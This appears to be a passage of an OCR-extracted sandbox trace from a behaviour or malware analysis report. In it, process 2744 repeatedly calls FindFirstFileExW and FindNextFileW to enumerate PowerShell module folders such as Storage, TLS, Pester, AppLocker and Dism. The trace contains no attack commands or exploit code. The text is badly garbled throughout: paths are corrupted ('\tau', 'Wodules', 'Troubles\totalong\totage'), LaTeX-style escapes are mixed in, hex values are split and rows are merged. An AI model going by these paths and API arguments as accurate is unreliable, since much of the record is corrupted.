Name: FindFirstFileExW Args: (*windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 <	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c795d0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c795d0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c795d0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\totage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\totage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\totalong\totage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\totalong\totage\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\totalong\totage\tau^*, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\tau, 0, b79ec38, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\tau, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\tau, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\tau, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Troubles\tauborspowershell\v1.0\Mod	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ windows powershell\ v1.0 \ Modules\ SecureBoot\ ^*, 0, b79ec38, 0, 0, 0)\ Return: 9c795d0$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\windir\windir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\windir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\windir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ lowspowershell\ v1.0\ Modules\ lorage\ l^*, 0, b79ebec, 0, 0, 0)\ Return: 9c79350$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\TLS\\^*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\\^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\simindir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\\^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\simindir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\\^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (\simindir\s\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\\^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c795d0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ windows powershell\ v1.0 \ Modules\ TLS\ v,\ 0,\ b79ebec,\ 0,\ 0,\ 0)\ Return: 9c795d0$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ebec, 0, 0, 0) Return: 9c795d0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Wodules\TroubleshootingPack\t^*, 0, b79ec38, 0, 0, 0) Return: 9c795d0 2744 1856	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ lowspowershell\ V1.0\ Modules\ TLS\ V,\ 0,\ b79ec38,\ 0,\ 0,\ 0)\ Return:\ 9c79350$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ windows powershell\ v1.0 \ Modules\ Troubleshooting Pack\ '`, 0, b79 ebec, 0, 0, 0)\ Return: 9c79350$	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule\tau_0, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32\ windows power shell \ 1.01\ Modules\ VpnClient\ \ \ \ 0,\ b79ebec,\ 0,\ 0,\ 0)\ Return: 9c79350$	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32\ windows power shell \ 1.0\ Modules\ VpnClient\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Wdac*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ebec, 0, 0, 0) Return: 9c7935	2744	1856
Sun i nocyclom / u i	0	27.1.	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ebec, 0, 0, 0) Return: 9c7971	2744	1856
	0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ec38, 0, 0, 0) Return: 9c795d	2744	1856
	0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windin\%\ system 32\ windows power shell \ 1.01\ Modules \ Windows Update \ ', 0, b79ebec, 0, 0, 0)\ Return: 9c79350$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b79ed30, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Package\Management\1.0.0.0\\^0, 0, b79eaf4, 0, 0, 0) Return: 9c7935	2744	1856
Call Filesystem AFT	O	2144	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79eaf4, 0, 0, 0) Return: 9c7935 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0\tau, 0, b79eb40, 0, 0, 0) Return: 9c795 d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\)*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\tau, 0, b79ebec, 0, 0, 0) Return: 9c8d658	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (9c8d658, b79ebfc) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\foundation 0, b79ebec, 0, 0, 0) Return: 9c8da98	2744	1856
		2744	
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\Pester(3.3.5)*, 0, b79eaf4, 0, 0, 0) Return: 9c8d658		1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\Pester\3.3.5*, 0, b79eaf4, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules)Pester\3.3.5\footnote{1}, 0, b79eb40, 0, 0, 0) Return: 9c8d898	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules)Pester(*, 0, b79ec38, 0, 0, 0) Return: 9c8d558	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet*, 0, b79ebec, 0, 0, 0) Return: 9c8d9d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet*, 0, b79ebec, 0, 0, 0) Return: 9c8dad8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d698	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%ProgramFiles(x86)\% \ WindowsPowerShellModules)^*, \ 0, \ b79ed30, \ 0, \ 0, \ 0)\ Return: 9c8d5d8$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c8d798	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c8d818	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79ebec, 0, 0, 0) Return: 9c8d898	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, b79ec38, 0, 0, 0) Return: 9c8d918	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79ebec, 0, 0, 0) Return: 9c8dad8	2744	1856
Call Filesystem API		2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\u1.0\Modules\Appx\1*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79ec38, 0, 0, 0) Return: 9c8d7d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransferi*, 0, b79ebec, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfert*, 0, b79ebec, 0, 0, 0) Return: 9c8d858	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfen^*, 0, b79ec38, 0, 0, 0) Return: 9c8d658	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\system 32 \end{\cite{4.9}} Windows PowerShell \end{\cite{4.9}} PowerShell \end{\cite{4.9}} DiModules \end{\cite{4.9}} Branch Cache \end{\cite{4.9}} Cache \end{\cite{4.9}} O,\ 0,\ 0,\ 0)\ Return: 9c8da 98 \end{\cite{4.9}} PowerShell \$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79ec38, 0, 0, 0) Return: 9c8d958	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\lModules\CimCmdlets\\^*, 0, b79ebec, 0, 0, 0) Return: 9c8d598	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98	2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79ec38, 0, 0, 0) Return: 9c8d9d8	2744	1856
Call Filesystem API			
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998	2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79ebec, 0, 0, 0) Return: 9c 8d998		
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758	2744	1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8	2744 2744 2744	1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ebec, 0, 0, 0) Return: 9c8d618	2744 2744 2744 2744	1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d548 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d718	2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ebec, 0, 0, 0) Return: 9c8d548 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8d718 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8db98	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
